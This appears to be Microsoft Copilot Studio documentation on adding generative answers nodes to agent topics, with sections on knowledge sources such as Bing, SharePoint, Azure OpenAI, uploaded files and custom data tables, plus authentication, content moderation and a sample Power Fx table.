With a generative answers node, your agent can respond to your users based on [knowledge sources](#) at the topic level. Knowledge sources allow you to give your users authoritative responses, based on information that you provide your agent.

When you first create your agent, you can [enter a URL your agent uses to generate responses](#). This URL is used in all features of the agent. However, you can boost your agent's conversations by using multiple internal and external [knowledge sources](#) within individual topics.

Generative answers as a fallback

When your agent can't find a matching intent (defined in a topic) for the user's query, it uses generative answers to try to answer the question. This behavior is known as generative answers as a fallback. If the user's intent isn't matched to topics or generative answers, the [Fallback system topic](#) is used. System topics can escalate a query for the agent.

Generative answers knowledge sources

Within an agent's topic, you can add a generative answers node. This node allows you to specify more sources that the node searches based on your inputs. Sources defined in the generative answers node override [knowledge sources](#) you specified at the agent level, which functions as a fallback. For the best results, configure your generative answers nodes with specific knowledge sources.

These sources include:

- External resources:
 - AI general knowledge
 - [Bing Web Search](#) (doesn't require external configuration)
 - [Bing Custom Search](#) [↗](#) (requires external configuration)
- Internal resources:
 - Azure OpenAI on your data
 - Documents uploaded to Dataverse
 - SharePoint (only [specific file formats](#) are supported)
 - Custom data (internal or external): supply your own source, such as a Power Automate Flow or from Skill.

Supported knowledge sources

Different [knowledge sources](#) offer different capabilities. These capabilities include the number of inputs, the type or format of the data, and how (or if) the source needs authentication to access it.

 Expand table

Name	Source	Description	Number of inputs supported in generative answers	Authentication
Public website	External	Searches the query input on Bing, only returns results from provided websites	Generative mode: 25 websites Classic mode: Four public URLs (for example, <i>microsoft.com</i>)	None
Documents	Internal	Searches documents uploaded to Dataverse, returns results from the document contents	Generative mode: All documents Classic mode: Limited by the Dataverse file storage allocation	None
SharePoint	Internal	Connects to a SharePoint URL, uses GraphSearch to return results	Generative mode: 25 URLs Classic mode: Four URLs per generative answers topic node	Agent user's Microsoft Entra ID authentication
Dataverse	Internal	Connects to the configured Dataverse environment and uses a retrieval-augmented generative technique in Dataverse to return results	Generative mode: Unlimited Classic mode: Two Dataverse knowledge sources (and up to 15 tables per knowledge source)	Agent user's Microsoft Entra ID authentication
Enterprise data using connectors	Internal	Connects to connectors where your organization data is indexed by Microsoft Search	Generative mode: Unlimited Classic mode: Two per custom agent	Agent user's Microsoft Entra ID authentication

Note

- Agent user authentication for knowledge sources means that when a specific user asks a question of the agent, the agent only surfaces content that the specific user can access.

- Knowledge sources in generative answers nodes currently don't support Bing Custom Search, Azure OpenAI, or Custom Data. Instead, from the generative answers node properties, use the **Classic data** option for [Bing Custom Search](#) , [Azure OpenAI](#), or [Custom Data](#) sources.
- For websites, you need to confirm which website(s) your organization owns that Bing will search through Copilot Studio.
- You can perform language-agnostic querying across all supported file types and languages.
- If you're using unstructured data, such as individual SharePoint files and folders, OneDrive files and folders, or connectors, there are different limits and limitations. For more information, go to [Limits and limitations](#).
- Currently, citations returned from a knowledge source can't be used as inputs to other tools or actions.

Add a generative answers node

1. Go to the **Topics** page and open the topic you want.
2. Select the **Add node** icon  under the node after which you want to use generative answers, point to **Advanced**, and select **Generative answers**. A new node called **Create generative answers** appears.
3. Select the **More** icon (...) of the node, then select **Properties**. The **Create generative answers properties** pane appears.

You can specify and configure your new data sources:

- [Search public data or use a Bing Custom Search for generative answers](#)
- [Connect your data to Azure OpenAI for generative answers \(preview\)](#)
- [Use uploaded documents for generative answers](#)
- [Use content on SharePoint content for generative answers](#)
- [Use a custom data source for generative answers](#)

Customize the agent's response

This section shows you how to store the agent response in a variable instead of immediately returning it, so that you can include it on an Adaptive Card.

1. On the **Create generative answers** node, for **Input**, select the [Activity.Text](#) system variable.
2. In the **Create generative answers properties** panel:
 - a. Expand the **Advanced** section.
 - b. Create a [global variable](#). Enter a meaningful name for the variable. This variable stores the answer generated in response to a query from the user.
 - c. Clear the **Send a message** box.

ⓘ Note

Clearing this option prevents your agent from immediately returning the generated answer, which allows you to customize the answer. **Limitation:** If you publish this agent to Teams, you must explicitly include rendering of citations for the customized answer. In Teams, Copilot Studio agents automatically return citation links only for answers without customizations.

3. Add either a **Question** node or a **Message** node, and [add an Adaptive Card](#) to this node.
4. In the **Adaptive Card properties** panel, switch to **Formula**, and replace the default content with a Power Fx formula that uses your global variable and the customizations you want.

Authentication

Some sources require authentication because the agent makes calls on behalf of the user in the chat window. The calls use the account credentials from *copilotstudio.microsoft.com*.

The authentication settings you configure in the agent require manual authentication with the **Service Provider** type of **Microsoft Entra ID**.

To configure authentication and create a Microsoft Entra ID, see:

- [Configure user authentication in Copilot Studio](#).
- [Configure user authentication with a Microsoft Entra ID](#).

Include delegated permissions for **Microsoft Graph**:

1. `Files.Read.All`
2. `Sites.Read.All`

Supported content

Generative answers get content stored in these formats:

- SharePoint pages (modern pages)
- Word documents (docx)
- PowerPoint documents (pptx)
- PDF documents (pdf)

ⓘ Note

For a list of limits and supported SharePoint functionality, see [Copilot Studio web app SharePoint limits](#).

Content moderation

Set the [content moderation settings](#) for a generative answers node from the **Properties** pane. The content moderation settings allow your agent to provide more answers. However, the increase in answers might affect the allowance of [harmful content](#) from the agent.

1. Select the More icon (...) of the node, and select **Properties**.
2. Select the desired moderation level.

The moderation levels range from **Lowest** to **Highest**. The lowest level generates the most answers, but they might contain harmful content. The highest level of content moderation generates fewer answers, and applies a stricter filter to restrict harmful content. The default moderation level is **High**.

3. Select **Save** at the top of the page.

ⓘ Note

If you set your generative answers node to moderate content, it might not return answers. For more information on how to diagnose answers not being returned, see [Content blocked by content moderation](#).

Search public data or use a Bing Custom Search for generative answers nodes

At the topic level, you can search publicly available data by using the Bing search engine APIs within a [generative answers node](#).

Important

- Knowledge sources defined in generative answers nodes take priority over [knowledge sources](#) at the agent level. Agent level sources function as a fallback.
- You can add [Bing Custom Search](#) at the agent level.
- You can add [public websites](#) grounded with Bing Search at the agent level.

When you specify the URL, the generative answers node uses the Bing Search configuration, which is based on [Grounding with Bing Search](#). Bing Search helps you boost your agent by including many sources without configuring each source individually.


The other option is to build a tailored search for specific content using [Bing Custom Search](#) . This option is based on [Grounding with Bing Custom Search](#). To use Bing Custom Search as a source, you need a custom search instance connected to the **Create generative answers** node.

Tip

- To create a Bing Custom Search, see [Quickstart: Create your first Bing Custom Search instance](#).
- For more information on using public websites in a generative answers node, see [Use public websites to improve generative answers](#).

To use Bing Search or Bing Custom Search:

1. In a topic, [add a generative answers node](#).
2. In the relevant topic's generative answers node, open the **Data source** configuration pane from one of two places:
 - a. On the **Create generative answers** node, select **Edit** under **Data sources**.



b. Alternatively, in the **Create generative answers** node select the three dots (...), then select **Properties** and select **Data source**.

3. Select the **Classic data** options.

✓ **Classic data**

Data sources

Choose up to 4 public websites and 4 Microsoft internal sites for your bot to use to create dynamic, generative answers.

Search public data ⓘ

Search public websites ▾

Public websites ⓘ

Manual input ▾

Enter text



To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

SharePoint ⓘ

Manual input ▾

Enter text



To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

Azure OpenAI Services on your data

Add a connection from Azure OpenAI as a data source.

+ Add connection

Connection properties

Custom data ⓘ

Enter or select a value



4. Under **Search public data**, select how you want to search:

Data source

Data sources
Choose up to 4 public websites and 4 Microsoft internal sites for your bot to use to create dynamic, generative answers.

Search public data ?

Search public websites ▾

Search public websites ual input ▾

Search with Bing Custom Search

- To use Bing Search, select **Search public websites**.
- To use a Bing Custom Search, select **Search with Bing Custom Search** and enter your Custom Configuration ID in the **Configuration ID** input box.

 Tip

To get the **Configuration ID**:

- From the [Bing Custom Search web portal](#) , select the search instance you want to use.
- Select **Production** from the top menu, and under the **Endpoints** section, select the **Web API** tab.
- Copy the **Custom Configuration ID**.

5. Save changes to your topic.

Connect your data to Azure OpenAI for generative answers (preview)

[This article is prerelease documentation and is subject to change.]

When you connect data through Azure OpenAI Service in Copilot Studio, your agents can use resources from Azure through the [generative answers node](#). [Azure OpenAI on your data](#) works with the powerful language models. The Azure OpenAI models and Azure AI Search index your data and provide responses while complying with your organizational policies.

Important


This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).


Prerequisites

- Connect your data source to AI models using [Azure OpenAI Service in Azure AI Foundry](#) .




- Connect a Copilot Studio agent to your data by selecting **Deploy to** and then **A new Microsoft Copilot Studio bot**. An agent is created and automatically connects to your

Azure resource in your default environment.




ⓘ Note

When you create an agent from Azure OpenAI Service, a Conversation Boosting system topic is automatically generated.



Use Azure OpenAI in Copilot Studio

1. In a topic, [add a generative answers node](#).
2. In the relevant topic's generative answers node, open the **Data source** configuration pane from one of two places:
 - a. Select **Edit** under **Data sources**.



b. Alternatively, select the three dots (...) of the the **Create generative answers** node, then select **Properties** and select **Data source**.

3. Select the **Classic data** options.

✓ Classic data

Data sources

Choose up to 4 public websites and 4 Microsoft internal sites for your bot to use to create dynamic, generative answers.

Search public data ⓘ

Search public websites ▾

Public websites ⓘ

Manual input ▾

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

SharePoint ⓘ

Manual input ▾

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

Azure OpenAI Services on your data

Add a connection from Azure OpenAI as a data source.

+ Add connection

Connection properties

Custom data ⓘ

Enter or select a value

>

4. Select **Add connection** to establish the connection to the Azure OpenAI Service you want to use.
5. Select **Connection properties** to edit the configuration and model data parameters.
6. Select **Save** to save any changes to your topic.

The topic now generates answers from the information sources defined by your Azure OpenAI connection.

Important

Knowledge sources defined in generative answers nodes take priority over [knowledge sources](#) at the agent level. Agent level sources function as a fallback.

Last updated on 01/30/2026

Use SharePoint content for generative answers

Generative answers nodes using SharePoint as a knowledge source at the topic level work by pairing your agent with a SharePoint URL, such as *contoso.sharepoint.com/sites/policies*. When a user asks a question and the agent doesn't have a topic to use for an answer, the agent searches the URL and all subpaths. For example, a URL such as *contoso.sharepoint.com/sites* also includes subpaths like *contoso.sharepoint.com/sites/policies*. Generative answers summarize this content into a targeted response.

Important

Knowledge sources defined in generative answers nodes take priority over [knowledge sources](#) at the agent level. Agent level sources function as a fallback. For instructions on how to add SharePoint as a knowledge source at the agent level, see [Add SharePoint as a knowledge source](#). Agent responses that use SharePoint as a knowledge source at either the topic or agent level aren't included in [conversation transcripts](#).

When you publish your agent, the calls using generative answers are made on behalf of the user chatting with the agent, using the [authentication settings](#) configured in the agent. By default, agents created in Copilot Studio and in Microsoft Teams are configured with the **Authenticate with Microsoft** authentication option, which works in environments such as Microsoft Teams, Power Apps, and Microsoft 365 Copilot.

Note

It's possible to use generative answers with SharePoint data in Microsoft Teams chats, and not require manual authentication. To use this method for a previously published agent, reconfigure the agent to use **Authenticate with Microsoft** and then publish it again to Microsoft Teams. It might take a few hours before this change takes effect. If a user is in the middle of a conversation and the change doesn't appear to have taken effect, they can type "start over" in the chat to force the conversation to restart with the latest version of the agent. These changes are now available for Teams 1:1 chats between the user and the agent. They're not yet available for group chats or channel messages.

If you want to use manual authentication for your agent, see [Advanced authentication scenarios](#).

Note


- For a list of limits and supported SharePoint functionality, see [Copilot Studio web app SharePoint limits](#).
- Copilot Studio agents require Dataverse search to use this knowledge source. If you can't add a Dataverse-enabled file to an agent, ask your administrator to turn on Dataverse search in your environment. For more information about Dataverse search and how to manage it, see [What is Dataverse search](#) and [Configure Dataverse search for your environment](#).

Use SharePoint in a generative answers node

❗ Important


When using a [generative answers node](#) in a topic, you might encounter an error on the authoring canvas and in the Topic Checker when Integrated Security has been chosen. This error is benign, and doesn't prevent the feature from working.

1. In a topic, [add a generative answers node](#).
2. In the relevant topic's generative answers node, open the **Data source** configuration pane from one of two places:
 - a. On the **Create generative answers** node, select **Edit** under **Data sources**.



- b. Alternatively, in the **Create generative answers** node select the three dots (...), then select **Properties** and select **Data source**.
3. Under **Knowledge sources**, select **Add knowledge**. Ensure that **Search only selected sources** is turned on.

4. In the **Featured** section, select **SharePoint**.



5. Provide the SharePoint URL. Separate multiple URLs with manual line breaks (use **Shift + Enter**).

ⓘ **Note**

For a list of limits and supported SharePoint functionality, see [Copilot Studio web app SharePoint limits](#).

6. Add a name and a description. The description should be as detailed as possible, especially if generative AI is enabled, as the description aids [generative orchestration](#).

7. Select **Save** at the top to save your topic changes.

8. Test your agent with phrases that you expect to return content.

ⓘ **Note**

If the user account you used to sign in to *copilotstudio.microsoft.com* doesn't have access to the SharePoint site, you don't get content or you might see a system error.

Advanced authentication scenarios

By default, Copilot Studio preconfigures agents to authenticate users using Microsoft authentication to access SharePoint sources when they're connecting to an agent through Microsoft Teams, Power Apps, or Microsoft 365 Copilot. However, if you need to manually configure authentication, the following steps are required for generative answers to work with SharePoint data sources.

Important

If [Restricted SharePoint Search](#) is enabled, use of SharePoint is blocked.

- Generative answers from SharePoint sources aren't available to *guest* users in SSO-enabled apps.
- To authenticate your agent, see [Authentication](#).
- For instructions on how to create the needed Microsoft Entra ID application registration, see [Configure user authentication with Microsoft Entra ID](#). When creating this registration you or your admin must specify the `Sites.Read.All` and `Files.Read.All` scopes in the Microsoft Entra ID app registration.
- Selecting **No authentication** specifies that your agent doesn't retrieve information from SharePoint.
- When you configure authentication, scopes control user access. Specify `Sites.Read.All` and `Files.Read.All` in the scopes field near the existing `profile` and `openid` values in Copilot Studio. These scopes don't give users increased permissions when using the agent, but allow their permissible content from the SharePoint site as configured for generative answers.
- SharePoint supports the [Authenticate manually](#) setting with the following authentication service providers:
 - Microsoft Entra ID
 - Microsoft Entra ID V2 with federated credentials
 - Microsoft Entra ID V2 with certificates
 - Microsoft Entra ID V2 with client secrets
- SharePoint doesn't support manual authentication using Generic OAuth.
- This configuration only applies to generative answers, and doesn't apply to Power Platform Connectors.

Use a custom data source for generative answers nodes

There might be scenarios where your data might not reside in one of the supported knowledge sources. In these scenarios, you can provide your own data through [Power Automate flows](#) or through [HTTP requests](#). These options typically return a JSON object literal, which you can then parse into a `Table` format to generate answers.

 Important

Knowledge sources defined in generative answers nodes take priority over [knowledge sources](#) at the agent level. Agent level sources function as a fallback.

The custom data field takes a `Table` as an input, with the below properties:

 [Expand table](#)

Name	Required	Description
<code>Content</code>	Required	Source content used to summarize and answer the input question
<code>ContentLocation</code>	Optional	URL for the citation of the source content
<code>Title</code>	Optional	Title for the citation of the source content

Here's a sample table in Power Fx format, using a parsed JSON object literal:

Power Apps

```
[
  {
    Content: "This is a sample piece of text that was provided for testing purposes,
to be replaced with content of your choice",
    ContentLocation: "https://contoso.com/p1.htm",
    Title: "Contoso Sample"
  },
  {
    Content: "This is a second bit of sample text that can be replaced with content of
your choice",
    ContentLocation: "https://fabrikam.com/p2.htm"
  },
  {
    Content: "This is a third bit of sample text that can be replaced with content of
your choice",
    Title: "Adventure Works Cycles Sample"
  }
]
```

```
}  
]
```


Agent answers are generated from `Content` and include the link to the data source in `ContentLocation`. If a `Title`, is it used for the citation.

Important

Only the first three records of the table are used to generate an answer.

Use custom data

1. In a topic, [add a generative answers node](#).
2. In the relevant topic's generative answers node, open the **Data source** configuration pane from one of two places:
 - a. On the **Create generative answers** node, select **Edit** under **Data sources**.



- b. Alternatively, in the **Create generative answers** node select the three dots (...), then select **Properties** and select **Data source**.
3. Select the **Classic data** options.

✓ Classic data

Data sources

Choose up to 4 public websites and 4 Microsoft internal sites for your bot to use to create dynamic, generative answers.

Search public data ⓘ

Search public websites ▾

Public websites ⓘ

Manual input ▾

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

SharePoint ⓘ

Manual input ▾

Enter text

+

To add items in bulk, paste in line-separated items or use Shift+Enter to create line separation

Azure OpenAI Services on your data

Add a connection from Azure OpenAI as a data source.

+ Add connection

Connection properties

Custom data ⓘ

Enter or select a value

>

4. In the **Custom data** field, enter the JSON array you want to use, or the variable for the array.
5. Select **Save** to save any changes to your topic.

Use uploaded files with generative answers nodes

You can upload your own files at the topic level to use with [generative answers nodes](#). The files are used across your agent, but you can [specify individual nodes that shouldn't use uploaded files](#).

Important

Knowledge sources defined in generative answers nodes take priority over [knowledge sources](#) at the agent level. Agent level sources function as a fallback. For more information on how to upload files as knowledge sources at the agent level, see [Upload files as a knowledge source](#).

When an agent user asks a question, and the agent doesn't have a defined topic to use, the agent generates an answer from your uploaded files. The agent uses generative AI to answer the user's question and provides an answer in a conversational style.

Uploaded files are stored securely in Dataverse. The number of files you can upload is limited by the available file storage for your Dataverse environment.

Note

Generative answers can process uploaded files that are up to 512 MB in size.

Image, audio, video, and executable files aren't supported. See [Supported file types](#) at the end of this article for a full list.

Prerequisites

- One or more [supported file types](#), each of which can be up to 512 MB.

Uploading a file

Warning

Contents of the files you upload are available to all users.

Uploaded file content is available to anyone chatting with the agent, regardless of file permissions or access controls.

To upload a file as a knowledge source in a generative answers node, perform the following steps:

1. Open the agent.
2. Select **Topics**.
3. Select the topic with the generative answers node you want to add files to or **Add a topic**.
4. In the **Create generative answers** node for the topic, select the **More icon (...)** of the node, and then select **Properties**. The **Create generative answers properties** pane appears.

ⓘ **Note**

For information on how to add a generative answers node itself, see [Add a generative answers node](#).

5. Under **Knowledge sources**, select **Add knowledge**. Ensure that **Search only selected sources** is turned on.
6. Upload the file by either drag and drop, or browsing to the file location.
7. Select **Add to agent** to finish adding the knowledge source.

ⓘ **Note**

To upload files, ensure that **File uploads** is turned on in the Settings page for your agent. For more information, see [Turn on file uploads](#).

After uploading your files

- Once uploaded, your content in the file might take a few minutes to be ready for use by the agent. When the file is ready, the status of the file changes from **In progress** to **Ready**.
